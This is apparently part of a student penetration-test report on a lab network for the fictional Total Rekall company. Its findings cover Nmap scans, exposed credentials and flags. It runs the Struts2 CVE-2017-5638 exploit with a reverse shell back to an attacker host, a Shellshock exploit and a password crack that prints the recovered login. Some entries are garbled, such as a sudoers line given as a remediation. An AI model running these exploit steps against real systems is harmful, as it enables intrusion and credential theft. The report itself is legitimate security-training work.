<td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>6095204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table>	Certificates	crt.sh ID	Leased At	Not Before	Not After	Common Name	Matching Identities	Issuer Name	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Leased At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																		
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
Affected Hosts	34.102.136.180																																								
Remediation	Protect information from being exposed by the crt.sh site																																								

Vulnerability 11	Findings
Title	Nmap Scan Result
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	An Nmap scan on 192.168.13.0/24 revealed 5 hosts are visible with exposed IP's

Images  <pre>(root💀kali)-[~] # nmap -sV 192.168.13.0/28 Starting Nmap 7.92 (https://nmap.org) at 2022-08-03 21:42 EDT Nmap scan report for 192.168.13.10 Host is up (0.000008s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.000019s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.000008s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.000008s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.000008s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) MAC Address: 02:42:C0:A8:0D:0E (Unknown) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre>
Affected Hosts 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14
Remediation Implement IP blocking for unauthorized users

Vulnerability 12	Findings
Title Aggressive Nmap Scan	
Type (Web app / Linux OS / Windows OS) Linux	
Risk Rating Critical	
Description Ran aggressive Nmap scan (Nmap -A 192.168.13.0/28) to discover host running Drupal	
Images  <pre>(root💀kali)-[~] # nmap -sV -A 192.168.13.0/28 Starting Nmap 7.92 (https://nmap.org) at 2022-08-03 21:42 EDT Nmap scan report for 192.168.13.10 Host is up (0.000008s latency). TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.000012s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 _http-server-header: Apache/2.4.25 (Debian) _http-generator: Drupal 8 (https://www.drupal.org) http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/</pre>	

Affected Hosts	192.178.13.12
Remediation	Block probes, restrict information returned, slow down the aggressive Nmap scan, and/or return misleading information



Vulnerability 13	Findings
Title	User Credentials Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	User credentials are visible within HTML of the Login.php and when highlighting page in a web browser
Images	
Affected Hosts	192.168.14.35
Remediation	Delete this information from the HTML, implement 2-factor authentication for enhanced security

Vulnerability 14	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Unrestricted access to robots.txt page


Images	<p>The screenshot shows the contents of the robots.txt file from the target host. It includes several entries:</p> <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag:dkkdudfkdy23</pre>
Affected Hosts	192.168.14.35
Remediation	Restrict access to robots.txt to authorized users

Vulnerability 15	Findings
Title	Nessus scan
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Nessus scan revealed Apache Struts vulnerability
Images	<p>The screenshot shows a Nessus scan result for a host. It highlights a critical finding for Apache Struts version 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser. The finding details page provides information about the vulnerability, its description, and a solution.</p>
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache


Vulnerability 16	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Able to escalate privileges via SSH from stolen credentials

Images  	
Affected Hosts 192.168.13.14	
Remediation Close port 22, enforce stronger credentials, and/or implement 2-factor authentication	



Vulnerability 17	Findings
Title	Meterpreter shell RCE execution (CVE 2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	With Meterpreter, used multi/http/struts2_content_type_ognl exploit with PAYLOAD= linux/x86/shell_reverse_tcp

<h3>Images</h3>  <p>The Rekall interface shows the following information:</p> <ul style="list-style-type: none"> Reference Information: <ul style="list-style-type: none"> EDB-ID: 41570, 41614 CERT: 834067 BID: 96729 CISA-KNOWN-EXPLOITED: 2022/05/03 CVE: CVE-2017-5638 Vulnerabilities: 14 listed, including Critical, Medium, and Info levels. Host Details: IP: 192.168.13.12, MAC: 02:42:C0:A8:00:0C, OS: Linux Kernel 2.6, Start: Today at 10:57 PM, End: Today at 11:04 PM, Elapsed: 8 minutes, KB: Download. Terminal Session: <pre>[+] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http.struts2_content_type_ognl) > nmap -O 172.18.111.37 [*] exec: nmap -O 172.18.111.37 Starting Nmap 7.92 (https://nmap.org) at 2022-08-03 23:26 EDT Nmap scan report for 172.18.111.37 Host is up (0.000049s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/os:linux:linux_kernel:2.6.32 OS details: Linux 2.6.32 Network Distance: 0 hops OS detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds msf6 exploit(multi/http.struts2_content_type_ognl) > sessions</pre> <p>Active sessions:</p> <table border="1"> <thead> <tr> <th>ID</th> <th>Name</th> <th>Type</th> <th>Information</th> <th>Connection</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>meterpreter</td> <td>x64/linux</td> <td>root @ 192.168.13.12</td> <td>172.18.111.37:4444 → 192.168.13.12:49558 (192.168.13.12)</td> </tr> <tr> <td>2</td> <td>meterpreter</td> <td>x86/linux</td> <td>root @ 192.168.13.12</td> <td>172.18.111.37:4444 → 192.168.13.12:49562 (192.168.13.12)</td> </tr> </tbody> </table> <pre>msf6 exploit(multi/http.struts2_content_type_ognl) > sessions 2 [*] Starting interaction with 2 ... meterpreter > ls Listing: /cve-2017-538 </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>10064/-rw-r--r--</td> <td>22365155</td> <td>fil</td> <td>2022-02-08 09:17:59 -0500</td> <td>cve-2017-538-example.jar</td> </tr> <tr> <td>100755/rwxr-xr-x</td> <td>78</td> <td>fil</td> <td>2022-02-08 09:17:32 -0500</td> <td>entry-point.sh</td> </tr> <tr> <td>040755/rwxr-xr-x</td> <td>4096</td> <td>dir</td> <td>2022-08-03 20:58:57 -0400</td> <td>exploit</td> </tr> </tbody> </table> <pre>meterpreter > shell Process 47 created. Channel 1 created. ls cve-2017-538-example.jar entry-point.sh exploit</pre> 	ID	Name	Type	Information	Connection	1	meterpreter	x64/linux	root @ 192.168.13.12	172.18.111.37:4444 → 192.168.13.12:49558 (192.168.13.12)	2	meterpreter	x86/linux	root @ 192.168.13.12	172.18.111.37:4444 → 192.168.13.12:49562 (192.168.13.12)	Mode	Size	Type	Last modified	Name	10064/-rw-r--r--	22365155	fil	2022-02-08 09:17:59 -0500	cve-2017-538-example.jar	100755/rwxr-xr-x	78	fil	2022-02-08 09:17:32 -0500	entry-point.sh	040755/rwxr-xr-x	4096	dir	2022-08-03 20:58:57 -0400	exploit	<p>Affected Hosts 192.168.13.12</p> <p>Remediation Apply updates per vendor instructions</p>
ID	Name	Type	Information	Connection																																
1	meterpreter	x64/linux	root @ 192.168.13.12	172.18.111.37:4444 → 192.168.13.12:49558 (192.168.13.12)																																
2	meterpreter	x86/linux	root @ 192.168.13.12	172.18.111.37:4444 → 192.168.13.12:49562 (192.168.13.12)																																
Mode	Size	Type	Last modified	Name																																
10064/-rw-r--r--	22365155	fil	2022-02-08 09:17:59 -0500	cve-2017-538-example.jar																																
100755/rwxr-xr-x	78	fil	2022-02-08 09:17:32 -0500	entry-point.sh																																
040755/rwxr-xr-x	4096	dir	2022-08-03 20:58:57 -0400	exploit																																

Vulnerability 18	Findings
Title	Shellshock on Web Server (Port 80)
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	Critical
Description	Used exploit (multi/http/apache_mod_cgi_bash_env_exec) set TARGETURI /cgi-bin/shockme.cgi shell Navigate to /etc/sudoers for root privileges file
Images	
Affected Hosts	192.168.13.14
Remediation	orarom ALL = ALL, !/bin/su

Vulnerability 19		Findings
Title	Username and Password Hash in Repo	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Critical	
Description	Using credentials found in Github repo, was able to crack password and gain access	

Images  	<pre> root@kali:~/Desktop File Actions Edit View Help [root@kali:~/Desktop] # cd Desktop [root@kali:~/Desktop] # ls fish.jpg index.jpg [root@kali:~/Desktop] # touch hash.txt [root@kali:~/Desktop] # John hash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the --format-md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 256/256 AVX2 8x3]) Will attempt to crack 1 password Processing with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. process with --show=progress/share/John/password.lst Tanya4life (trivera) ig 0:00:00:000 DONE 2/3 (2022-08-06 13:41) 5.555g/s 6077cp/s 6077c/s 123456..hammer Use the --show option to display all of the cracked passwords reliably Session completed. [root@kali:~/Desktop] # </pre>
Affected Hosts	Total Rekall web server
Remediation	Restrict access and remove credentials from Github

Vulnerability 20	Findings
Title	Port Scan of Subnet
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Using credentials gained from Github repo to login, there was a single file there named flag2.txt containing the flag</p> <p>Method/Payload to Exploit:</p> <p>Nmap 172.22.117.0/24</p> <p>172.22.117.20 has port 80 open</p> <p>Opened 172.22.117.20 in a web browser</p> <p>Provide credentials from Flag 1 (trivera Tanya4life) to log in</p> <p>File flag2.txt is located in root directory</p>

Images	
Affected Hosts	172.22.117.20
Remediation	Require stronger credentials and or 2-factor authentication

Vulnerability 21	Findings
Title	Windows 10 Machine Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Within the Windows 10 machine, able to view details of scheduled tasks
Images	
Affected Hosts	172.22.117.20
Remediation	Change permissions of accounts to restrict unauthorized access

Vulnerability 22	Findings
Title	Public Directory Search
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to the Users\Public\Documents directory, used the ls command in Meterpreter to display files
Images	<pre> meterpreter > cd Documents\\ meterpreter > ls Listing: C:\Users\Public\Documents ===== Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Move sensitive files to more secure areas and/or restrict unauthorized access